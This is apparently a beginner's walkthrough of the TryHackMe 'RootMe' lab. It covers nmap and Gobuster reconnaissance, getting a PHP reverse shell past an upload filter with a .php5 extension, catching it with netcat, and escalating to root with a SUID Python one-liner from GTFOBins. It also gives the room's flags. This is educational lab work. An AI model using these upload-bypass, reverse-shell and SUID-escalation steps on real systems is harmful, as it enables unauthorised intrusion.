A beginner-friendly TryHackMe RootMe writeup where Gobuster found the upload panel, PHP got us a shell, and Python decided to become root.
Today, we are doing RootMe.
The room description says:
A CTF for beginners, can you root me?
Now you may ask:
“Siyam, this is a beginner-level CTF. Why this?”
Fair question.
The answer is simple: I am still learning, and beginner rooms are a great way to build a solid foundation before jumping into more difficult challenges.
I originally wanted to try Wonderland, but after taking a quick look at it, I realized I was probably getting a little ahead of myself. Rather than spending hours being completely lost, I decided to work through RootMe first and strengthen the basics.
So here we are.
RootMe. A beginner room. A safe place. Hopefully.
Task 1: Deploy the Machine
First, I deployed the machine and got the target IP.
Nothing too dramatic here.
Just press start and wait for TryHackMe to wake the machine up from its nap.
Task 2: Reconnaissance
The first task was reconnaissance.
Before trying to exploit anything, I needed to know what services were running on the target machine.
For that, I used nmap.
nmap -sV -sC <machine-ip>
Breaking it down:
-sV = detect service versions
-sC = run default Nmap scripts
So this scan checks open ports, service names, and version information.

The scan showed two open ports:
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp open http Apache httpd 2.4.41
How many ports are open?
There were two open ports.
2
What version of Apache is running?
From the Nmap output, Apache was running version:

2.4.41
What service is running on port 22?
Port 22 was running SSH.

SSH
Finding Hidden Directories with Gobuster
The next question asked us to find hidden directories on the web server using Gobuster.
I had not really used Gobuster properly before this challenge, so this was a good learning moment.
Gobuster is a directory and file discovery tool.
When you open a website, you only see the pages that are linked publicly. But websites can have hidden paths like:
/admin
/uploads
/panel
/backup
/assets
Gobuster brute-forces possible folder and file names using a wordlist.
The command I used was:
gobuster dir -u http://<machine-ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Breaking that command down:
gobuster
Runs the Gobuster tool.
dir
Uses directory brute-forcing mode.
-u http://<machine-ip>
Sets the target web server URL.
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Sets the wordlist Gobuster will use. Gobuster reads this file line by line and tests each word as a possible directory or file name.

Gobuster found a few paths, but the important one was:
/panel/
What is the hidden directory?
/panel/
/css and /js are normal website folders.
/server-status is an Apache status page, but it returned 403 Forbidden.
/uploads looked interesting, but /panel stood out more because it sounded like an upload panel or control panel.
And when a beginner CTF gives you /panel, you click /panel.
That is not curiosity.
That is survival instinct.
Task 3: Getting a Shell
The next goal was to upload something and get a reverse shell.
The /panel/ page had an upload form.
At first, I did not fully understand how upload forms could lead to a shell, so I looked into PHP reverse shells and found the classic PentestMonkey PHP reverse shell:
https://github.com/pentestmonkey/php-reverse-shell
A PHP reverse shell is a PHP file that, when executed by the web server, makes the target machine connect back to your machine.
In simple terms:
You upload PHP shell
You start a listener
You visit the uploaded PHP file
The target connects back to you
You get a shell
Very polite of the target.
Very bad for security.
Preparing the Reverse Shell

Before uploading the PHP reverse shell, I needed to edit it.
The important values were:
LHOST = my TryHackMe VPN IP
LPORT = the port my listener will use
In my case, I used port 1234.

I tried uploading the PHP file normally, but it failed.
Then I uploaded a normal image, and that worked.
So the upload form was probably filtering file extensions.
The .php extension was blocked, but .php5 worked.
So I renamed the file to something like:
php-reverse-shell.php5
And this time, the upload worked.

Classic upload-filter moment.
The website said “no PHP.”
I said “what about PHP wearing a fake moustache?”
And .php5 walked in.
This reminds me of Perry the Platypus.
Triggering the Reverse Shell
After uploading the file, I checked the /uploads/ directory.

Now I needed to start a Netcat listener on my machine.
nc -lvnp 1234
Breaking that down:
-l = listen mode
-v = verbose output
-n = do not resolve DNS
-p = port number
Then I triggered the uploaded reverse shell by visiting:
http://<machine-ip>/uploads/php-reverse-shell.php5
After a short wait, the shell connected back.

I checked who I was:
whoami
id
The output showed:
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
So I had a shell as www-data.
That means I was running as the web server user.
Not root yet.
But still inside the machine.
Baby steps.
Malicious baby steps.
Finding user.txt
The question asked for user.txt.
To find it, I used the find command:
find / -name user.txt 2>/dev/null
This searches from the root directory / for a file named user.txt.
The 2>/dev/null part hides permission denied errors, because Linux loves saying “permission denied” like it is being paid per error message.

It found:
/var/www/user.txt
Then I read the file:
cat /var/www/user.txt

user.txt
THM{y0u_g0t_a_sh3ll}
We got the first flag.
Now came the real fun.
Privilege escalation.
Task 4: Privilege Escalation
Now that I had a shell, the goal was to become root.
The first question asked:
Search for files with SUID permission. Which file is weird?
Since I had just practiced Linux privilege escalation recently, I knew the command to check SUID files:
find / -type f -perm -04000 -ls 2>/dev/null
Breaking that down:
find / = search from the root directory
-type f = only show files
-perm -04000 = find files with the SUID bit set
-ls = show detailed output
2>/dev/null = hide permission errors
SUID means the file runs with the permissions of its owner.
So if a root-owned binary has SUID set, it may run with root privileges.
That can become a privilege escalation path.

The weird file was Python.
The output showed something like:
/usr/bin/python2.7
But TryHackMe wanted the answer as:
/usr/bin/python
Weird SUID file
/usr/bin/python
Escalating with Python
Now I needed to turn that SUID Python binary into a root shell.
For that, I checked GTFOBins.
GTFOBins is a website that shows how Linux binaries can be abused when they have dangerous permissions, such as sudo or SUID.
https://gtfobins.github.io/
I searched for Python and checked the SUID section.

GTFOBins gave the command:
/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
What it does:
import os
loads Python’s OS module.
os.execl("/bin/sh", "sh", "-p")
replaces the Python process with a shell.
The -p option tells the shell to preserve privileges.
Since Python had the SUID bit set and was owned by root, this gave a root shell.
I ran the command:
/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

Then I checked:
whoami
And I was root.
Python really said:
“Today, I am not a programming language. I am a privilege escalation method.”
Finding root.txt
Now I needed the root flag.
I searched for it:
find / -name root.txt 2>/dev/null
Then I read the file:
cat /root/root.txt

root.txt
THM{pr1v1l3g3_3sc4l4t10n}
Final Answers
Reconnaissance
Open ports: 2
Apache version: 2.4.41
Port 22 service: SSH
Hidden directory: /panel/
Getting a Shell
user.txt: THM{y0u_g0t_a_sh3ll}
Privilege Escalation
Weird SUID file: /usr/bin/python
root.txt: THM{pr1v1l3g3_3sc4l4t10n}
Closing Thoughts
RootMe was a good beginner room, and honestly, that was exactly what I needed.
The flow was clean:
Scan with Nmap
Find hidden directory with Gobuster
Upload PHP reverse shell
Catch shell with Netcat
Find user flag
Enumerate SUID files
Abuse Python SUID with GTFOBins
Become root
Read root flag
The biggest lesson from this challenge was how one weak upload form and one dangerous SUID binary can fully compromise a machine.
The web part gave the initial shell.
The Linux part gave root.
Also, Gobuster finally made sense to me here.
Before this, directory brute-forcing sounded like some fancy web enumeration thing.
Now I see it more simply:
The website may not show you the door.
So Gobuster starts knocking on every wall until one opens.
And in this room, that door was /panel/.
Tiny progress.
Root progress.